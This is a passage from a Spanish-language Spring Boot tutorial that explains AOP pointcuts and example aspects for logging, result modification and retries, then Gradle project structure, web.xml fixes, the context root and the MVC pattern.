Si vamos a utilizar AOP en varios puntos del programa tal vez nos convenga centralizar todas las expresiones y reutilizarlas. Sólo tenemos que crear un aspecto y aplicar la anotación **@Pointcut**

| <b>@Pointcut</b>                                                                                    | <b>Tipo</b>   | <b>Descripción</b>                                                                                             |
|-----------------------------------------------------------------------------------------------------|---------------|----------------------------------------------------------------------------------------------------------------|
| <i>Permite definir un punto de corte, para asociarlo posteriormente a los advices que queramos.</i> |               |                                                                                                                |
| <b>value</b>                                                                                        | <b>String</b> | <i>Expresión que define el punto de corte.</i>                                                                 |
| <b>argNames</b>                                                                                     | <b>String</b> | <i>Nombres de los argumentos del método interceptado, para copiarlos en los parámetros del método anotado.</i> |

Lo más sencillo es ver un ejemplo de uso. En primer lugar defino la clase que contendrá los puntos de corte que quiero reutilizar:

```

@Aspect
public class PuntosDeCorte {
    @Pointcut("execution(* get*( ))")
    public void getters() {}

    @Pointcut("execution(void set*(*))")
    public void setters() {}

    @Pointcut("within(com.javi.productos.controlador...*)")
    public void controladores() {}

    @Pointcut("within(com.javi.productos.modelo...*)")
    public void modelo() {}
}

```

Puedo usar los nombres de los métodos decorados con “@Pointcut” como un punto de corte. Es necesario que esté precedido por el nombre totalmente cualificado de la clase y que acababe en paréntesis:

```

com.javi.productos.aop.PuntosDeCorte.getters ()
com.javi.productos.aop.PuntosDeCorte.setters ()
com.javi.productos.aop.PuntosDeCorte.controladores ()
com.javi.productos.aop.PuntosDeCorte.modelo ()

```

Para utilizarlos:

```

@Aspect
@Configuration
public class Registros {
    @Before("within(com.javi.productos.controlador..*)")
    public void registrarAccionesControladores(JoinPoint jp) {
        System.out.format("CONTROLADORES: %s.%s\n",
                           jp.getTarget().getClassName(), jp.getSignature().getName());
    }

    @AfterReturning(value="com.javi.productos.aop.PuntosDeCorte.getters() &&
                           com.javi.productos.aop.PuntosDeCorte.modelo()", 
                   returning = "valor")
    public void registrarGetModelo(JoinPoint jp, Object valor) {
        System.out.format("GET MODELO: %s.%s = %s\n",
                           jp.getTarget().getClassName(), jp.getSignature().getName(), valor);
    }
}

```

En el primer advice he usado una expresión “normal”, pero en el segundo he aplicado dos de las expresiones anteriores unidas por un “&&”. Es habitual diseñar estas expresiones para que sean reutilizables. El resultado:

```

CONTROLADORES: com.javi.productos.controlador.ControladorEntrada.login
CONTROLADORES: com.javi.productos.controlador.ControladorEntrada.inicio
GET MODELO: com.javi.productos.modelo.ModeloEjemploSeguridadImp.getMensajeUno = Mensaje uno
GET MODELO: com.javi.productos.modelo.ModeloEjemploSeguridadImp.getMensajeSeis = Mensaje seis
CONTROLADORES: com.javi.productos.controlador.ControladorTipoProducto.crear

```

Recuerda que AOP en Spring es una especie de simulación. No va a capturar todos los métodos “get” de todas las **clases** que cuelguen del modelo, sino de todos los **beans** que cuelguen del modelo.

## 1.8.4 Ejemplos

Voy a utilizar proyectos y conceptos que explicaré en los capítulos siguientes, por lo que no podrás comprenderlo todo hasta que avances en la lectura del manual. Si no entiendes nada, lee el capítulo 3, “Ejemplo Personas” y después vuelve aquí.

### 1.8.4.1 Registros

Un caso de uso habitual es recopilar información. Queremos logs de todas las peticiones atendidas desde los controladores, es decir, cada vez que se ejecute un método de acción quiero un registro en alguna parte. Es la típica tarea sencilla y horrible, porque en la vida real nos obligaría a modificar docenas de métodos, encima con tareas que no les corresponden. Con AOP es trivial:

```

@Aspect
@Configuration
public class Registros {
    private static Logger logger= LoggerFactory.getLogger(Registros.class);

    @AfterReturning(pointcut="execution(String com.javi.personas.controlador.*.*(..))",
                   returning = "retorno")
    public void textoDevuelto(JoinPoint jp, String retorno) {
        logger.trace("Método {}, string devuelto: {}", jp.getSignature().getName(), retorno);
    }

    @Before("@annotation(org.springframework.web.bind.annotation.RequestMapping)
            && execution(String com.javi.personas.controlador.*.*(..))")
    public void métodoLlamado(JoinPoint jp) {
        logger.trace("Método anotado con requestMapping: {}", jp.getSignature().getName());
    }
}

```

El primer advice de ejecuta después de la ejecución de cualquier método de los controladores, siempre que no se haya producido una excepción. Precisamente en uno de ellos, el método “ver()”, se produce una excepción el 50% de las veces, por lo que en ocasiones no lo capturaré.

El segundo advice se lanza antes de que los métodos se ejecuten. En este caso el punto de corte describe métodos pertenecientes a clases del paquete controlador que estén anotados con “@RequestMapping”, es

---

decir, que atienden directamente la petición del usuario. Despu s de unas cuantas pruebas el resultado es este:

```
https://openssl-nio-8443-exec-6 16:55:36 TRACE M todo anotado con requestMapping: ver
https://openssl-nio-8443-exec-6 16:55:36 TRACE M todo errorImprevisto, string devuelto: error
https://openssl-nio-8443-exec-2 16:55:39 TRACE M todo anotado con requestMapping: crear
https://openssl-nio-8443-exec-2 16:55:39 TRACE M todo crear, string devuelto: crear
https://openssl-nio-8443-exec-7 16:55:42 TRACE M todo anotado con requestMapping: ver
https://openssl-nio-8443-exec-7 16:55:42 TRACE M odo ver, string devuelto: ver
```

#### 1.8.4.2 Cambiar la ejecuci n

Una de las pantallas de la aplicaci n muestra informaci n sobre las personas, entre ellas el salario. Decido que no quiero mostrar el salario de momento, y vete a saber por qu  (bueno, porque quiero un ejemplo de AOP) decidio hacerlo sin modificar una simple l nea de la p gina JSP:

```
@Aspect
@Configuration
public class Ocultar {
    @Around("execution(* com.javi.personas.modelo.*.getPersonas())")
    public Object borrarSalario(ProceedingJoinPoint pjp) throws Throwable {
        List<Persona> lista=(List<Persona>) pjp.proceed();
        for (Persona p:lista)
            p.setSalario(0.0);
        return lista;
    }
}
```

La verdad es que esto es un poco m s potente que cambiar la presentaci n de una p gina. Intercepto el m todo del modelo que me devuelve la lista de personas, lo ejecuto y modiflico el resultado. Cualquier m todo que use el modelo (todos) tendr  los salarios a cero:

| Clave | Nombre | Apellidos | Salario |
|-------|--------|-----------|---------|
| 10    | Javier | Rodr guez | 0.0     |
| 20    | Ana    | Aregui    | 0.0     |
| 30    | Luisa  | Pons      | 0.0     |
| 40    | Pedro  | G mez     | 0.0     |

#### 1.8.4.3 Reintentar una operaci n

Mi base de datos falla bastante; como ya he dicho, uno de los m todos del modelo simula un error de base de datos un 50% de las veces:

```
@Override
public List<Persona> getPersonas() {
    if (Math.random()>0.5) throw new DatosException("Error simulado");
    return this.lista;
}
```

Lo que voy a hacer es interceptarlos todos, y si se produce una excepci n de clase "DatosException" repetir  la ejecuci n del m todo hasta tres veces. Si a pesar de todo falla, me resignar  y la excepci n seguir  su curso normal. Imag nate lo que ser a aplicarlo de forma tradicional. Deber s modificar **todos** los m todos del modelo, y con un c digo bastante lioso. Con AOP las clases del modelo no se enteran de lo que est s haciendo, y son veinte l neas:

```
@Aspect
@Component
public class Reintentar {

    private static Logger logger=LoggerFactory.getLogger(Reintentar.class);
    private ThreadLocal<Integer> veces = new ThreadLocal<>();

    @Around("execution(* com.javi.personas.modelo.*(..))")
    public Object volverAProbar(ProceedingJoinPoint jp) throws Throwable {
        if (veces.get()==null) veces.set(1);
        else veces.set(veces.get()+1);

        logger.info("M todo interceptado: {}", jp.getSignature().getName());

        if (veces.get()==null) veces.set(1);
```

```

do {
    try {
        Object resultado=jp.proceed();
        veces.set(null);
        logger.info("Bien");
        return resultado;
    }
    catch (DatosException e) {
        logger.info("Mal({})",veces.get());
        veces.set(veces.get()+1);
        if (veces.get()>3) {
            veces.set(null);
            logger.info("Mal del todo");
            throw e;
        }
    }
} while (true);
}
}

```

Intercepto todos los métodos del modelo y los ejecuto envueltos en un try/catch. Si no falla devuelvo el resultado y acabo, pero si se produce una excepción lo ejecuto de nuevo, hasta tres veces.

La única dificultad es que se supone que estoy en un servidor Tomcat, y sé que es multitarea y puede atender varias peticiones a la vez. ¿Qué sucedería si dos peticiones concurrentes producen una excepción? Cada petición necesita tener su propio contador, de lo contrario el número de intentos de cada solicitud se mezclaría con el resto: te recuerdo que el aspecto es un bean de Spring, y que por defecto es “singleton”: sólo se crea una instancia en toda la aplicación, por lo que todas las ejecuciones usan el mismo objeto físico.

Hay muchas maneras de resolverlo, por ejemplo almacenando el número de intentos en la sesión del cliente, en vez de ser una propiedad del bean. O definiendo en bean con un scope diferente. En este caso he usado la clase **ThreadLocal**, que me permite definir propiedades distintas para cada hilo de ejecución:

```
private ThreadLocal<Integer> veces = new ThreadLocal<>();
```

Almacenaré un “Integer”, y tendré en cuenta que este código se ejecuta en hilos distintos:

```

if (veces.get()==null) veces.set(1);
else veces.set(veces.get()+1);

...
try {
    Object resultado=jp.proceed();
    veces.set(null);
    ...
}
catch (DatosException e) {
    logger.info("Mal({})",veces.get());
    veces.set(veces.get()+1);
    if (veces.get()>3) {
        veces.set(null);
        ...
    }
}
...

```

No es del todo correcto, porque puede en ocasiones fallar. Lo mejor sería utilizar las sesiones, pero es que nunca tengo oportunidad de explicar que existe la clase “ThreadLocal”.

El resultado sería éste. Fíjate en el “exec-num”, es el identificador del hilo de ejecución de Tomcat. Si las peticiones hubieran sido concurrentes también habría funcionado:

```

https-openssl-nio-8443-exec-8 17:31:41 INFO Método interceptado: getPersonas
https-openssl-nio-8443-exec-8 17:31:41 INFO Mal(1)
https-openssl-nio-8443-exec-8 17:31:41 INFO Bien
https-openssl-nio-8443-exec-9 17:31:41 INFO Método interceptado: getPersonas
https-openssl-nio-8443-exec-9 17:31:41 INFO Bien

```

```

https-openssl-nio-8443-exec-1 17:31:42 INFO Método interceptado: getPersonas
https-openssl-nio-8443-exec-1 17:31:42 INFO Mal(1)
https-openssl-nio-8443-exec-1 17:31:42 INFO Mal(2)
https-openssl-nio-8443-exec-1 17:31:42 INFO Mal(3)
https-openssl-nio-8443-exec-1 17:31:42 INFO Mal del todo


```

Fallará si hay muchas peticiones concurrentes, el servidor atiende a varias con el mismo hilo y se produce una excepción.

## 1.9 Gradle. Dependencias y estructura de un proyecto

He usado Gradle para crear el proyecto y gestionar sus dependencias. Aunque no voy a explicarlo sí que quiero ver el aspecto general de un proyecto, las bibliotecas que necesitaré y un par de detalles de Gradle que pueden volverte loco si no los conoces.

El árbol de carpetas de un proyecto Web realizado con maven o gradle tendrá este aspecto:



Dentro de **Java Resources** es donde escribiremos nuestro código de Java y los ficheros de configuración que necesitemos:

- **/src/main/java** es la carpeta donde estará todo nuestro código fuente
- **/src/main/resources** contendrá los ficheros de recursos (ficheros tradicionales de configuración de Java), y por supuesto **application.properties** el fichero de configuración base de Spring Boot. Por defecto el proyecto viene configurado para trabajar con Thymeleaf, por lo que tenemos también las carpetas "static" y "templates", necesarias para crear plantillas. En nuestro caso usaremos JSP, por lo que podemos eliminarlas.
- **/src/test/java**. También viene preparado para trabajar con JUnit. La costumbre es escribir el código de pruebas dentro de esta carpeta.
- **Libraries** contiene las referencias a los JAR que Gradle bajará automáticamente de Internet, y el JDK que estamos utilizando. Si todo funciona nunca tendrás necesidad de mirar aquí dentro, pero cuando se producen fallos de configuración puede venir bien echar un vistazo a ver si falta algo.

Otro nodo interesante del árbol de directorios es **src**. Aquí vemos el árbol de carpetas tal como es físicamente, por lo que aparecerán repetidas las carpetas con los paquetes de Java. Este directorio nos interesa porque aquí **tenemos que crear manualmente** la carpeta **webapp** y el subdirectorio **WEB-INF** para poder trabajar con páginas JSP.

- **webapp** representa la zona pública del servidor. Aquí es donde habitualmente se publican las imágenes, las hojas de estilo, los ficheros de JavaScript y las páginas estáticas de HTML, si es que tenemos alguna.
- **WEB-INF** es la zona privada. Sólo existe para el contenedor WEB (Tomcat en nuestro caso) y nuestra aplicación. Es donde habitualmente se crean las páginas JSP y cualquier fichero de configuración que necesiten las herramientas Web.

Por último vemos los ficheros de configuración de Gradle. Vamos a ver su contenido a grandes rasgos. El fichero más importante es **build.gradle**:

```

plugins {
    id 'org.springframework.boot' version '2.2.6.RELEASE'
    id 'io.spring.dependency-management' version '1.0.9.RELEASE'
    id 'java'
    id 'war'
}

```

```

group = 'com.javi'
version = '0.0.1-SNAPSHOT'
sourceCompatibility = '1.8'

repositories {
    mavenCentral()
}

dependencies {
    implementation 'org.springframework.boot:spring-boot-starter-web'
    providedRuntime 'org.springframework.boot:spring-boot-starter-tomcat'
    testImplementation('org.springframework.boot:spring-boot-starter-test') {
        exclude group: 'org.junit.vintage', module: 'junit-vintage-engine'
    }
}

test {
    useJUnitPlatform()
}

```

Con el asistente he creado una aplicación web mínima, por lo que en las dependencias “sólo” tengo:

- Lo necesario para lanzar Spring Boot con Spring Web MVC.
- Y que la aplicación se despliegue dentro de un contenedor Tomcat.
- También tengo incluida las bibliotecas de JUnit junto con los módulos para Spring. En esta aplicación no voy a usarlo, por lo que puedo eliminar esa dependencia, y el apartado de test.

Con Spring Boot muchas dependencias se llamarán “spring-boot-starter”. Son dependencias especiales que engloban a varias bibliotecas “tradicionales”; en vez de poner las mismas líneas de siempre basta con usar una de estas dependencias para que todo funcione. Por supuesto, si necesitas especificar siempre puedes referirte a las bibliotecas tradicionales.

Si te fijas cualquiera en las dependencias que hemos usado siempre tenemos que indicar al menos dos cosas:

| Atributo | Descripción                                                                                                                                                                                                                                                                                                                                          |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Grupo    | Familia a la que pertenece; puede ser el nombre de la empresa, el nombre general del proyecto. Por ejemplo “org.springframework.boot”.                                                                                                                                                                                                               |
| Nombre   | Dentro del grupo, qué queremos en concreto: “spring-boot-starter-web”                                                                                                                                                                                                                                                                                |
| Versión  | Qué versión en concreto queremos utilizar. Si no decimos nada usará la última que encuentre en los repositorios de Gradle o Maven. Podemos definirla en una variable, o en el caso de Spring Boot asignarla automáticamente con un plugin. En nuestro caso todas las dependencias que se refieran a Spring Boot serán de la versión “2.2.6.RELEASE”. |

Tienes que tener en cuenta que tanto Gradle como Maven no sirven sólo para bajarte de forma cómoda los JAR que tu programa necesita. Se supone que crean nuevos **artefactos** que a su vez pueden ser usados como dependencias por otros proyectos. Por ese motivo le dan tanta importancia al **grupo** y **nombre** del proyecto. El grupo y versión está definido en este fichero:

```

group = 'com.javi'
version = '0.0.1-SNAPSHOT'

```

Pero el nombre se encuentra en el archivo **settings.gradle**:

```

rootProject.name = 'personas'

```

Si quieras evitar problemas extraños asegúrate de que el nombre del proyecto de Eclipse **coincide** con lo definido en el fichero, y que el paquete raíz del proyecto sea el nombre del grupo más el nombre del proyecto, en nuestro ejemplo “**com.javi.personas**”. Y si trabajas con Windows usa sólo minúsculas. Java, Gradle, GIT... distinguen entre mayúsculas y minúsculas, pero Windows no. De vez en cuando te llevarás algún susto.

### 1.9.1 Tipos de dependencias

Por lo general nos vamos a limitar a buscar la dependencia (“lo\_que\_necesites maven”) en Google y copiar y pegar lo que encontramos, pero de todos modos siempre viene bien saber lo que estás haciendo. Tanto

Gradle como Maven permiten agregar las dependencias al proyecto de diferentes formas, para optimizar el tiempo de compilación y el tamaño del fichero final en la medida de lo posible:

| <b>Tipo</b>        | <b>Descripción</b>                                                                                                                                                                                                                                                                                                 |
|--------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| implementation     | Añade la biblioteca al proyecto. Es el comportamiento “normal”, y suele ser el tipo de dependencia más utilizado. Se añade como un componente interno del programa, y si éste se usa como una dependencia de otro proyecto el JAR no estará disponible.                                                            |
| api                | Es similar a la anterior, con la diferencia de que la dependencia podrá ser usada por otros componentes. En versiones anteriores se escribía “compile”. Los nombres antiguos siguen funcionando, pero se recomienda usar la nomenclatura nueva.                                                                    |
| testImplementation | Sólo se añade al proyecto cuando se ejecuta en modo test, generalmente con JUnit. El nombre antiguo es “testCompile”.                                                                                                                                                                                              |
| runtimeOnly        | Anteriormente, “apk”. Se agrega sólo en tiempo de ejecución; no se tiene en cuenta durante la compilación. El caso típico es el driver JDBC que implementa las interfaces de la API.                                                                                                                               |
| providedRuntime    | No se añade al WAR final, pero se supone disponible en tiempo de ejecución. Está diseñado para bibliotecas que estarán disponibles debido al contenedor en el que se ejecutará la aplicación y que por tanto no es necesario incorporar al proyecto. La opción sólo está disponible con el plugin “war” de Gradle. |
| providedCompile    | Tampoco se añaden al WAR final, pero estarán disponibles para la compilación. Como en el caso anterior serán proporcionadas presumiblemente por el contenedor, pero el IDE nos mostrará unos desagradables mensajes de error de compilación si no las incorporamos a nuestro proyecto. Sólo para el plugin “war”.  |

Existen bastantes más, pero estas serán las que usaremos en los ejemplos.

### 1.9.2 Web.xml

Cuando creamos la carpeta **/src/main/webapp/WEB-INF** nos surgirá un problema absurdo. Eclipse “no sabe” que vamos a aplicar Spring Boot y que por tanto no necesitamos el fichero tradicional de configuración de aplicaciones Web. El IDE sólo ve una aplicación normal que no tiene definido el **fichero descriptor de despliegue, web.xml**. Por tanto, lo va crear. Y no importa que lo borres; en cuanto lo quites lo añadirá de nuevo.

No tendría mayor importancia de no ser porque **lo crea incorrectamente** y provoca que la aplicación falle. La única solución es dejar que lo cree y corregirlo. Suele fallar por dos motivos: o falta un “número de versión” dentro del fichero o bien no encuentra el esquema XML al que se supone que hace referencia. Para evitarlo aconsejo escribir así la cabecera del archivo:

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5"
  xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
  ...

```


Por defecto el asistente lo crea con la versión “2.4”, pero a veces provoca un fallo bastante molesto. Con esta versión (de momento) todo funciona. El resto del fichero no tiene demasiada importancia, porque no vamos a usarlo. Déjalo lo más limpio posible.

En otras ocasiones el IDE se vuelve loco y nos crea “/WEB-INF/web.xml” directamente en la **raíz del proyecto**. Cuando eso sucede Spring Boot no puede lanzarse. No lo hace a menudo, y basta con borrar esa carpeta para que todo funcione. Te darás cuenta en seguida: va todo bien, haces una pequeña modificación y de pronto el banner de Spring Boot ya no aparece en la consola cuando el proyecto se ejecuta.

## 1.10 El context root de la aplicación

Cuando creamos una aplicación Web para ser desplegada dentro de un contenedor tiene que estar preparada para convivir con otras aplicaciones; en un entorno de producción lo habitual es que un mismo servidor lance varias aplicaciones distintas. Entonces, ¿Cómo distinguimos unas aplicaciones de otras? ¿Y cómo puede un usuario solicitar una u otra? Un servidor suele usar el mismo puerto para atender todas las peticiones de los clientes.


Una aplicación siempre tiene asociado un **context root**, una ruta raíz que la identifica en el servidor y que la distingue del resto de aplicaciones desplegadas. Desde nuestro punto de vista le asignamos un nombre a la aplicación. Desde el punto de vista del cliente justo después del nombre del servidor tiene que poner una carpeta raíz para acceder a un sitio u otro:



La forma de indicar el "context root" depende del contenedor que estemos utilizando, pero por lo general suele ser un fichero de configuración en formato XML, a veces externo a la aplicación.


Ten en cuenta que cuando generes el código HTML para el cliente tendrás que incluir el nombre de la aplicación si usas direcciones absolutas. Si el "context root" cambia, tendrás que modificar el HTML de la aplicación; generalmente prefiero utilizar direcciones relativas para evitar el problema.

Con Eclipse la ruta raíz es por defecto el nombre del proyecto. Cambiarlo es sencillo si tienes un poco de cuidado. Si ya has lanzado la aplicación lo primero que tienes que hacer es replegarla del servidor:



Después Pulsa sobre el menú "Project", opción "Clean" y elimina el código compilado de la aplicación, para asegurarnos de que los cambios se aplicarán "desde cero" en el servidor.

Por último ya podemos modificar el "context root". Sobre el nombre del proyecto, botón derecho, "Properties" y casi abajo del todo "Web Project Settings":



Cuando despliegues el proyecto debería tener una carpeta raíz nueva. Ojo, el nombre del proyecto lo he dejado en paz; de lo contrario deberíamos modificar los ficheros de configuración de Gradle.

## 2 Conceptos básicos


En este capítulo trataré por encima algunos aspectos básicos del diseño de aplicaciones que usaré en los ejemplos del manual, y conceptos teóricos que conviene saber para entender correctamente el funcionamiento de Spring Web.

### 2.1 MVC

El patrón de diseño **Modelo Vista Controlador** es uno de los patrones de diseño más utilizados para construir aplicaciones Web.

Presupongo que ya tienes alguna experiencia programando aplicaciones, por lo que no voy a explicar de forma detallada el comportamiento y las ventajas del patrón (además Internet está lleno de ejemplos). Aunque vamos a ver algunos conceptos básicos, los explico sobre todo para clarificar el lenguaje y asegurarme de que tú y yo estamos hablando de lo mismo.

El patrón MVC no es un patrón al uso, no está totalmente definido. Más bien, es una recomendación genérica sobre cómo construir una aplicación y organizar las clases que la componen. Un *possible* esquema del patrón:



Si este esquema no te gusta, busca en Google “model view controller images”. Como ya he dicho, este patrón de diseño a veces resulta ambiguo.

Las clases que componen la aplicación se dividen en tres grandes grupos:

- **Vista:** Son las clases que interaccionan con el usuario, que presentan o recogen la información. Es la interfaz de usuario, las ventanas y botones, las páginas HTML de una aplicación Web.
- **Modelo.** Son las clases que “trabajan de verdad”, que representan los datos que maneja la aplicación o las que resuelven el problema para el que el programa fue planteado. El modelo de negocio, la gestión de la base de datos, los cálculos internos del programa.
- **Controlador.** Lo une todo. Es la lógica del programa. De *algún modo*, recibe las peticiones del usuario y decide qué hacer con ellas. Por lo general, realizará siempre el mismo proceso:
  1. Si los hay, recogerá los datos enviados por el usuario, por ejemplo leyéndolos de la vista o de la petición HTTP.
  2. Usará el modelo para procesar esos datos.
  3. Presentará los resultados a través de la vista.

Es decir, el controlador lo decide todo, usando la vista y el modelo para realizar su trabajo. No valida sintácticamente, pero decide qué hacer si la validación ha fallado. Tampoco trabaja con la base de datos, pero es aquí donde escribirás los try/catch y actuarás en consecuencia.

En el esquema hay una relación entre la vista y el modelo. No quiere decir que la vista va a ejecutar directamente el modelo, sino que necesita datos del modelo para trabajar. Si por ejemplo queremos ver en

---

pantalla la lista de productos de la empresa, la vista necesita esa lista de productos para representarla. Cuando el controlador le pida la lista de productos al modelo, tiene que asegurarse de que esos datos del modelo le llegan a la vista:

```
//método del controlador para atender la petición "ver productos"
Lista<Productos> lista=modelo.getListaProductos();
Vista.mostrarProductos(lista);
```

Esos objetos (o colecciones de objetos) suelen ser simples beans POJO que entre otras cosas, se usan para transferencias de datos entre el modelo y la vista: **Data Transfer Object** o **DTO**. Si has usado JPA, ya te imaginarás que los DTO serán las entidades.

Por supuesto, se recomienda el uso de **interfaces** para unir la vista y el modelo con el controlador, para lograr el máximo desacoplamiento posible entre los diferentes elementos del patrón. O usar un framework como Spring que haga todo el trabajo.

### 2.1.1 MVC en aplicaciones Web

Sin duda es el ámbito donde resulta más sencillo implementar este patrón de diseño. Todas las acciones del usuario se resumen en una misma cosa: **peticiones HTTP**. Todas las peticiones llegan a una única clase (o conjunto de clases), el controlador.

Si estás creando una aplicación Web sin ningún framework (de todo tiene que haber), el **controlador** será un servlet que por ejemplo acepte las peticiones dirigidas a “\*.html”. Si usas Spring, serán las clases anotadas con “@Controller”.

El **modelo** (por ejemplo las clases que gestionan las operaciones con tu base de datos) lo crearás de tal modo que no provoque acoplamientos con el resto del proyecto. Si usas Spring, la inyección de dependencia hace que el problema sea trivial. Si lo haces manualmente, tendrás que programarlo con un poco de cuidado, pero no es difícil:

Una vez que la petición ha llegado al controlador y éste ha usado el modelo para leer/escribir en la base de datos, sólo queda presentar los resultados al usuario. Siempre se hará del mismo modo, a través de páginas JSP que generarán el HTML que le llegue al cliente. Toda la **vista** estará formada por páginas JSP de salida (o algo similar), que se limitarán a dibujar los DTO.

Este es el aspecto de un controlador Spring que comprueba el nombre y la clave de un usuario antes de permitir el acceso a la página de bienvenida. Este framework puede usar ciertos textos (“bienvenida” y “entrada” en el ejemplo) como claves que lanzarán ciertas páginas JSP; por eso no se ven páginas de ese tipo en el ejemplo.

```
@Controller
@RequestMapping(value = "/entrar/entrada.html")
public class AccionEntrada {

    @Autowired
    private DatosSesion ds;

    @Autowired
    private Modelo modelo;

    @RequestMapping(method = RequestMethod.GET)
    public String desdeFuera(Persona persona) {
        if (this.ds.getHaEntrado()) return "bienvenida";
        else return "entrada";
    }

    @RequestMapping(method = RequestMethod.POST)
    public String desdeElFormulario(@Validated Persona persona,
                                    BindingResult errores, Map mapa) throws DatosException {
        if (this.ds.getHaEntrado()) return "bienvenida";
        if (errores.hasErrors()) return "entrada";
        else {
```

```

try {
    Persona buscado = this.modelo.getPersona(persona.getLogin(),
  persona.getPassword());
    this.ds.setHaEntrado(true);
    this.ds.setGrupo(buscado.getGrupo().getNombre());
    this.ds.setPersona(buscado);
    return "bienvenida";
}
catch (SeguridadException ex) {
    //usuario no existe
    mapa.put("mensaje", "error.entrada");
    return "entrada";
}
} //fin del else
}

} //fin del controlador

```


## 2.2 Inversión de dependencia. Arquitectura limpia

Aunque vamos a utilizar el patrón de diseño MVC en nuestras aplicaciones, nos resultará útil tener presente este apartado cuando diseñemos los componentes del programa. Además tiene mucho que ver con IoC e inyección de dependencia.

A menudo oirás hablar de inversión de dependencia. También es un concepto teórico. Es aplicar la inversión de control pero a las partes de tu software. En resumen, dice que las clases que definen los conceptos teóricos e importantes de tu aplicación (las entidades, por ejemplo) no pueden depender de cómo se van a implementar. Si cambio de base de datos, no quiero modificar ni una línea de mi código. Obviamente tendré que definir mis clases con cuidado, o usar un framework que me obligue a hacerlo con cuidado.

La filosofía de diseño **Clean Architecture** aplica esta idea. El objetivo es el que siempre buscamos: Conseguir aplicaciones fáciles de entender y de modificar, y quién sabe, hasta reutilizables.

